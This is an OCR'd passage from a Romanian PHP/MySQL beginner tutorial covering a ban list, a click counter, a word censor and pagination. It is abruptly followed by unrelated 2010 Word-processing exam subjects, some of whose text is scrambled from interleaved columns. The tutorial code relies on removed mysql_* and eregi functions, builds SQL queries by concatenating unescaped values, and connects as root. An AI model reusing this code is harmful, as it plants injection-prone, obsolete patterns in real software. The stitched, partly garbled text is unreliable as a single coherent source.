
Cum ne-am invatat pana acum, prima data trebuie sa cream baza de date, insa acum vom lucra pe aceeasi baza de date cu care am lucrat si pentru exemplul cu autentificarea.
Intram in phpMyAdmin, selectam baza de date cu numele autentificare, apoi creati o noua tabela cu numele acces_interzis cu 3 coloane si anume:

id | interzis | motiv

(Dupa cum am invatat mai sus in capitolul MySQL, campul ID trebuie sa fie de tipul INT, auto_increment si primary, apoi campurile: interzis CHAR(60), motiv CHAR(255)).







	Field	Type	Collation	Attributes	Null	Default	Extra	Action
☐	id	int(11)			No		auto_increment	
☐	interzis	varchar(60)	latin1_swedish_ci		No			
☐	motiv	varchar(255)	latin1_swedish_ci		No			

Dupa ce ati realizat baza de date, intrati in directorul radacina al serverului dvs (daca folositi EasyPHP este folderul www) si creati un folder cu numele **interzicere**.

Creati un fisier nou in folderul interzicere, numiti-l **config.php**, apoi introduceti codul de mai jos.

```php
<?php
session_start();
set_time_limit(0);
error_reporting(E_ALL);

// Informatii baza de date

    $AdresaBazaDate = "localhost";
    $UtilizatorBazaDate = "root";
    $ParolaBazaDate = "parola_baza";
    $NumeBazaDate = "autentificare";

$conexiune = mysql_connect($AdresaBazaDate,$UtilizatorBazaDate,$ParolaBazaDate)
or die("Nu ma pot conecta la MySQL!");
mysql_select_db($NumeBazaDate,$conexiune) or die("Nu gasesc baza de date!");

function addentities($data){
    if(trim($data) != ''){
    $data = htmlentities($data, ENT_QUOTES);
    return str_replace('\\', '&#92;', $data);
    } else return $data;
} // End addentities() --------------

?>
```

Dupa ce ati creat fisierul de configurare, realizati un alt fisier cu numele **index.php**, intorduceti codul de mai jos si testati in browser.

```php
<?php
require_once 'config.php';

$_SESSION['utilizator'] = 'oriceon';
$adresa_ip = $_SERVER['REMOTE_ADDR'];

$cerereSQL = 'SELECT * FROM `acces_interzis` WHERE interzis="'.$_SESSION['utilizator'].'"
OR interzis="'.$adresa_ip.'"';
$rezultat = mysql_query($cerereSQL);
if(mysql_num_rows($rezultat) > 0) {
    while($rand = mysql_fetch_array($rezultat)) {
    $motiv = $rand['motiv'];
    }
}

if(isset($motiv)) {
echo 'Acces interzis asupra paginii, motivul: <i>'.$motiv.'</i>';
} else {
echo 'Continutul paginii.<br>
      Apasa <a href="admin.php">aici</a> pentru a interzice acces-ul asupra paginii.';
}

?>
```

Observati faptul ca la inceputul paginii avem setata sesiunea cu utilizatorul logat (acum am definit-o manual, normal aceasta sesiune o setati atunci cand utilizatorul se autentifica, pagina index.php fiind una din paginile protejate, prin urmare vom avea sesiunea cu numele utilizatorului).


Adresa IP a utilizatorului o luam cu ajutorul variabilei globale $_SERVER, REMOTE_ADDR.

Dupa ce am obtinut utilizatorul sau adresa ip a acestuia, avem comanda SQL care selecteaza tot din tabela acces_interzis unde interzis este utilizator ori interzis este adresa ip.

Daca returneaza rezultate, setam variabila $motiv, cu valoarea randului motiv din baza de date, apoi realizam o constructie if cu conditia: daca este setata variabila motiv, inseamna ca au fost gasite rezultate, inseamna ca utilizatorul apare in baza de date ca fiind blocat, prin urmare afisam un mesaj de eroare.
Daca nu, afisam continutul paginii web.

Creatii o pagina cu numele **admin.php**, introduceti codul de mai jos, apoi testati in browser.


```
<?php
require_once 'config.php';

if(!isset($_GET['pag'])) $_GET['pag'] = '';
switch($_GET['pag']) {

case '':
echo '<form name="adauga" action="admin.php?pag=verifica" method="post">
      Utilizator sau Adresa IP <br> <input type="text" name="interzis"><br><br>
      Motiv <br> <input type="text" name="motiv"><br><br>
      <input type="submit" name="Adauga" value="Adauga">
      </form>';
break;

case 'verifica':

if(($_POST['interzis'] == '') || (strlen($_POST['interzis']) < 2) ||
(strlen($_POST['interzis']) > 255) || ($_POST['motiv'] == '') || (strlen($_POST['motiv'])
< 2) || (strlen($_POST['motiv']) > 255)) {
echo 'Completeaza corect campurile. <br>
      Vezi daca: ai completat campurile, daca ai scris mai mult de 2 caractere si mai
putin de 255<br><br>
Apasa <a href="admin.php">aici</a> pentru a te intoarce.';
} else {

$cerereSQL = "INSERT INTO `acces_interzis` (`interzis`, `motiv`)
              VALUES ('".addentities($_POST['interzis'])."',
'".addentities($_POST['motiv'])."');";
mysql_query($cerereSQL);

echo 'Am introdus datele in baza de date. <br>
      Apasa <a href="index.php">aici</a> pentru a te intoarce la pagina principala.';
}

break;

}

?>
```




Observati faptul ca in case default, **case** '' :, avem formularul de blocare utilizator sau IP si o casuta cu motivul care va apare atunci cand un utilizator blocat acceseaza adresa.


A II-a parte, cea cu validarea si inserarea in baza de date, va este cunoscuta.

Introduceti, spre exemplu, adresa dvs locala: 127.0.0.1 si un motiv apoi testati in browser accesand pagina principala index.php.





Accesati index.php si observati mesajul de eroare.



Scriptul de interzicere folosit in tutorial il puteti descarca de la adresa:
http://www.oriceon.com/tutorial/descarca/exemple/ex6-interzicere.zip

Exercitiul 7

Realizarea unui sistem de contorizare click-uri efectuate pe un link

Problema:

Se cere o pagina web in care sa se contorizeze click-urile efectuate pe link-urile din pagina.

Rezolvare:

Cum ne-am invatat pana acum, prima data trebuie sa cream baza de date, insa o avem deja creata in exercitiul cu scripturile de cautare.


Ne vom folosi de celula vizite din baza de date cautare, tabela intrari.

Intrati in directorul radacina al serverului dvs (daca folositi EasyPHP este folderul www) si creati un folder cu numele **contorizare**.

Copiati apoi fisierul **config.php** din folderul cautare in folderul contorizare.

Realizati apoi o pagina cu numele **index.php**, apoi introduceti codul de mai jos si testati in browser.

```
<?php
require_once('config.php');

if(!isset($_GET['pag'])) $_GET['pag'] = '';
switch($_GET['pag']) {

case '':
$cerereSQL = 'SELECT * FROM `intrari`';
$rezultat = mysql_query($cerereSQL);
while($rand = mysql_fetch_array($rezultat)) {
echo '<a href="index.php?pag=redirectionare&id='.$rand['id'].'">'.$rand['titlu'].'</a> -
'.$rand['adresa'].' <font color="blue" size="2">(vizualizari: '.$rand['vizite'].')</font>
<br> <i>'.$rand['descriere'].'</i> <br><br>';
}
break;

case 'redirectionare':

if(!is_numeric($_GET['id'])) {
echo 'ID nu este numeric, ce incerci sa faci?';
} else {
$cerereSQL = 'SELECT * FROM `intrari` WHERE id="'.$_GET['id'].'"';
$rezultat = mysql_query($cerereSQL);
while($rand = mysql_fetch_array($rezultat)) {
header("Location: ".$rand['adresa']."");
$cerereSQL = 'UPDATE `intrari` SET vizite="'.($rand['vizite']+1).'" WHERE
id="'.$rand['id'].'"';
$rezultat = mysql_query($cerereSQL);
}
}

break;

}

?>
```



Observati ca in primul case avem selectarea si afisarea in pagina a tuturor adreselor introduse din proiectul cautare; mai observati si transferarea prin:

```
<a href="index.php?pag=redirectionare&id='.$rand['id'].'">
```

a id-ului corespunsator fiecarei intrari.


In al II-lea case avem verificarea daca valoarea trimisa prin $_GET este numerica. Daca nu este numerica, afisam un mesaj de eroare, iar daca este, selectam tot din baza de date unde id-ul este id-ul trimis prin get.

Redirectionam utilizatorul catre pagina selectata prin metota header Location.

```
header("Location: ".$rand['adresa']."");
```

Apoi updatam vizitele cu +1, unde id-ul este id-ul trimis prin $_GET.

Accesati din nou pagina principala index.php si observati rezultatele:


http://localhost/contorizare/ - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://localhost/contorizare/
oriceon - http://www.oriceon.com/ (vizualizari: 2)
Aceasta este o descriere a paginii lui oriceon.
Catalin - http://www.catalin.ro (vizualizari: 8)
O scurta descriere.
Google - http://www.google.com (vizualizari: 1)
Google, cel mai bun motor de cautare pe internet.
PHP - http://www.php.net (vizualizari: 0)
PHP WebSite
Tutorial - http://www.oriceon.com/tutorial/ (vizualizari: 1)
Initiere PHP & MySQL in limba romana, versiunea 2.0
Autor: oriceon - http://www.oriceon.ro (vizualizari: 0)
Tutorial
fdsfsdgf - sdfsd (vizualizari: 0)
fsdfds

Scriptul de contorizare folosit in tutorial il puteti descarca de la adresa:
http://www.oriceon.com/tutorial/descarca/exemple/ex7-contorizare.zip


Exercitiul 8

Realizarea unui sistem de cenzura cuvinte

Intrati in directorul radacina al serverului dvs (daca folositi EasyPHP este folderul www) si creati un folder cu numele **cenzura**.

Realizati apoi o pagina cu numele **index.php**, apoi introduceti codul de mai jos si testati in browser.

```
<?php

$cuvinte_interzise = array("vand", "urgent", "vizitati", "http://", "www.", ".com");
$inlocuieste_cu = "<span style=\"color:red; font-style: italic;\">×××</span>";

function cenzura($continut) {
    global $cuvinte_interzise, $inlocuieste_cu;
        foreach($cuvinte_interzise as $cuvinte) {
        $continut = eregi_replace($cuvinte, $inlocuieste_cu, $continut);
        }
return $continut;
}

echo cenzura("Vand urgent acest tutorial, vizitati http://www.oriceon.com/tutorial/");

?>
```



Observati cele 2 variabile care se afla in afara functiei.
Variabila `$cuvinte_interzise` contine cuvintele interzise (puteti adauga cate cuvinte vreti).
Variabila `$inlocuieste_cu` contine caracterele ce vor inlocui cuvintele gasite (puteti seta ce caracter vreti, o poza sau, orice).

In functia cenzura setam variabilele amintite mai sus, ca fiind globale (altfel nu vom putea folosi continutul celor doua variabile in functie) apoi ne folosim de **foreach** si expresia regulata **eregi_replace**.

Scriptul de cenzura folosit in tutorial il puteti descarca de la adresa:
http://www.oriceon.com/tutorial/descarca/exemple/ex8-cenzura.zip

Exercitiul 9

Realizarea unui sistem de inlocuire coduri HTML si zambareti

Intrati in directorul radacina al serverului dvs (daca folositi EasyPHP este folderul www) si creati un folder cu numele **inlocuitoare**.

Copiati pagina **index.php** din arhiva **ex9-inlocuitoare.zip** descarcata de pe http://www.oriceon.com/tutorial/descarca/exemple/ex9-inlocuitoare.zip sau direct din arhiva descarcata o data cu tutorialul, analizati codul, apoi testati in browser.


Uitandu-va peste cod, observati functia cu numele formatare ce inlocuieste un string cu un altul.

In aceasta functie ne-am folosit de array-uri, de foreach, iar ca noutate observati functia eregi_replace ce ne ajuta sa inlocuim o valoare, cu o alta, dintr-un text dat (aceasta functie face parte din Expresiile Regulare insa momentan nu este cazul sa le dezbatem mai pe larg).

O alta noutate este folosirea functiei nl2br.
Aceasta functie returneaza un
 (un nou rand) la liniile noi date.

Creati o noua pagina cu numele **nl2br.php**, apoi introduceti codul de mai jos si testati in browser:

```
<?php

$text = 'Acesta este un test

in care ne folosim de functia nl2br,

care va afisa textul asa cum l-am scris noi


(adica pe linii noi).';

echo nl2br($text);

?>
```



Scriptul de inlocuitoare folosit in tutorial il puteti descarca de la adresa:
http://www.oriceon.com/tutorial/descarca/exemple/ex9-inlocuitoare.zip

Exercitiul 10

Realizarea unui sistem de paginare

In acest exemplu veti invata cum sa realizati o paginare a rezultatelor extrase de dumneavoastra din baza de date.

Dupa ce ati descarcat scriptul de paginare de la adresa http://www.oriceon.com/tutorial/descarca/exemple/ex10-paginare.zip , dezarhivati si puneti folderul paginare in directorul radacina al serverului dumneavoastra.

Realizati o baza de date pentru el apoi modificati fisierul config.php si index.php cu datele necesare, apoi testati in browser si analizati scriptul din index.php.

Nu este nici o noutate, doar niste calcule matematice, niste folosiri ale variabilelor, ale constructiilor if si else.

Sunt foarte obosit ca sa il mai comentez, asa ca va las pe voi sa va puneti putin mintea la contributie, si daca ati fost atenti si ati parcurs tutorialul pana aici, veti putea intelege si acest exemplu.

Scriptul de paginare folosit in tutorial il puteti descarca de la adresa:
http://www.oriceon.com/tutorial/descarca/exemple/ex10-paginare.zip

Proiect 1

Acest proiect reprezinta o folosire a tuturor exemplelor date pana acum.

Va avea numele de “Sistem de noutati”, ce va cuprinde:

- un sistem de inregistrare utilizatori,
- sistem de votare,
- sistem de cautare simpla si avansata in stirile active,
- sistem de afisare stiri / cu paginare,
- posibilitatea administratorului si a editorilor de a arhiva/sterge/modifica o stire,
- protectie impotriva cuvintelor obscene, impotriva atacurilor,
- cod pentru a inlocui :) :P :(cu zambareti, cod pentru a inlocui unele tag-uri HTML,
- utilizatorul va putea trimite o stire, administratorul si editorul o va aproba,
- utilizatorul va castiga puncte in urma trimiterii stirilor,
- top 10 utilizatori (in functie de punctaje),
- administratorul poate interzice un utilizator, ip, poate interzice un cuvant a nu fi folosit la inregistrare de useri,
- afisarea ultimului utilizator inregistrat,
- afisarea celui mai lenes utilizator,
- in functie de punctaj, utilizatorul ajunge automat moderator insa numai cu aprobarea administratorului,
- statistici asurpa stirilor vizitate si asupra paginii.
- etc…

Proiectul va fi disponibil pe pagina http://www.oriceon.com/tutorial/descarca/proiect1.zip insa mometan lucrez la el.

In momentul in care il termin si il public, am sa anunt pe adresele forum-urilor date in prima pagina.

Parteneriat

	Un SOC (**Si**stem de **O**rganizare a **C**ontinutului = **C**ontent **M**anagement **S**ystem) - realizat de un roman este usor, frumos si cuprinde foarte multe facilitati. Il puteti descarca de la adresa http://cms.punctweb.com/
	PHPEdit este cel mai frumos editor de PHP cu care am lucrat vreodata. Vi-l recomant cu cea mai mare caldura si sa stiti ca puteti sa obtineti si o liceenta personala (chiar daca programul nu este gratuit), insa puteti sa o folositi doar in scop personal, nu si comercial. Va invit sa vizitati pagina http://www.waterproof.fr/

MULTUMIRI

Astept parerile voastre si sugestii la email oriceon@yahoo.com

Versiunile ulterioare vor cuprinde mai multe exemple de scripturi PHP si explicatiile aferente.

Multumiri pentru: **i0nutzb, punctweb, Excallbvr, em@il, expertPHP, Paliu Catalin** pentru contributiile aduse asupra tutorialului.

Multumesc si lui birkoff pentru colaborare, acesta participand cu documentatia sa de pe http://www.php4.as.ro, in urma careia am imbunatatit unele capitole din acest tutorial.

Pentru parteneriat sau orice propunere, folositi aceeasi adresa de email ca cea de mai sus.

Pagina principala a acestui tutorial este: http://www.oriceon.com/tutorial/
Va astept aici pentru a urmari noile versiuni.

Cu stima,
Ivascu Valentin (oriceon)


SUBIECTE PROPUSE PENTRU ATESTAT 2010

Subiectul 1.

a) Lansati in executie Word din shortcut-ul creat si realizati urmatorul document, respectând caracteristicile pe care le observati:

Taskbar & Start menu

Pentru a adauga un program la meniul de start sau de programe:
Start→Settings→Taskbar
Acolo selectati optiunea **Start**
Localizati programul pe care
click pe el . Apoi apasati next si
vreti sa apara programul. Scrieti
in meniu si apasati Finish.




Programs→Add→Browse.
doriti sa il adaugati si apasati dublu
din nou dublu click pe meniul in care
apoi numele pe care vreti sa il vedeti

Subiectul 2.

a) Creati un document cu numele vostru care sa contina urmatorul text si care sa respecte carateristicile pe care le observati:

ISTORIA INTERNETULUI



***INTERNET**-ul* este o rețea vasta de calculatoare care leagă milioane de retele mai mici din întreaga lume.
În anii1970,supercalculatoarele din universitățile şi companiile americane au fost conectate pentru a putea face schimb de informații ştiințifice.
Specialistii din spatele retelei Internet lucreaza pentru a securiza comertul on-line, oferind metode de protejare a tranzactiilor. Ei creeaza un mediu mai sigur pentru copiii care se joaca pe ***Web***, furnizând criterii de evaluare a paginilor, si asigura securitatea rularii aplicatiilor distribuite, prin autentificari de cod.

SUBIECTE PROPUSE PENTRU ATESTAT 2010

Subiectul 3.

Realizati un document Word care sa contina urmatorul text, respectând caracteristicile pentru caractere, spatiul dintre rânduri de 1,5 iar titlul "Referat chimie – Modele atomice" sa aiba culoarea albastru.

Referat chimie – Modele atomice

- ***JJ Thomson*** (1904) a propus un nou model de atom static. Atomul ar avea forma unei sfere încărcate uniform cu (+), iar în interior s-ar găsi electronii astfel încât atomul să fie neutru.
- ***J Perrin*** (1901), ***Lenard*** (1903) şi ***Nagaoka*** (1904) au propus un model dinamic cu sarcinile pozitive concentrate în nucleu şi înconjurate de particule negative. Acest model este în dezacord cu teoria electromagnetică clasică căreia o particulă electrică în mişcare trebuie să emită radiaţii. Energia electronilor va scădea şi ei vor cădea pe nucleu.
- ***Rutherford*** prezintă o analogie cu sistemul planetar. După acest model, întreaga masă este concentrată într-un nucleu încărcat pozitiv.

Subiectul 4.

a) Realizati in Word un document cu numele vostru care sa reproduca textul de mai jos. Textul utilizeaza fontul *Times New Roman* cu dimensiunea 12.

Rezolvarea ecuatiei de gradul al doilea cu coeficienti reali(sau complecsi) in C

Forma generala: $ax^2+bx+c=0$; $a,b,c\in C$, $a\neq 0$

Rezolvare:

- calculam discriminantul ecuatiei:

$$\Delta=b^2-4ac;$$

- daca $\Delta>0$ ecuatia are doua radacini reale si distincte,adica $x_{1,2}\in \Re$,$x_1\neq x_2$ si

$$x_{1,2}=\frac{-b\pm\sqrt{\Delta}}{2a}$$

- daca $\Delta=0$ ecuatia are doua radacini reale si egale(o radacina dubla), adica $x_{1,2}\in \Re$,

$$x_1=x_2=-b/2a$$

daca $\Delta<0$ ecuatia are doua radacini complexe si distincte(numere complexe conjugate)

SUBIECTE PROPUSE PENTRU ATESTAT 2010

Subiectul 5.

a) Realizati in Word un document cu numele vostru care sa reproduca textul de mai jos. Textul utilizeaza fontul *Times New Roman* cu dimensiunea 10.

Clasele se pot organiza la nivel judetean, câte o clasa, de regula, pe lânga Liceul cu program sportiv, respectându-se urmatoarele reguli:

Admiterea elevilor în liceu se face potrivit normelor generale stabilite de MEC si a rezultatelor obtinute la sustinerea probelor de aptitudini; fiecare elev va sustine probele de aptitudini la ramura de sport pe care o practica,

- Ramurile de sport si nivelul de performanta detinut de elevii sportivi care urmeaza sa participe la concursul de admitere în liceu vor fi stabilite de CONSILIUL DE ADMINISTRATIE al liceului respectiv;
- Admiterea elevilor în aceste clase se face în ordinea mediei generale obtinute la examen si pe ramuri de ~~sport~~, cuprinse în oferta liceului;

END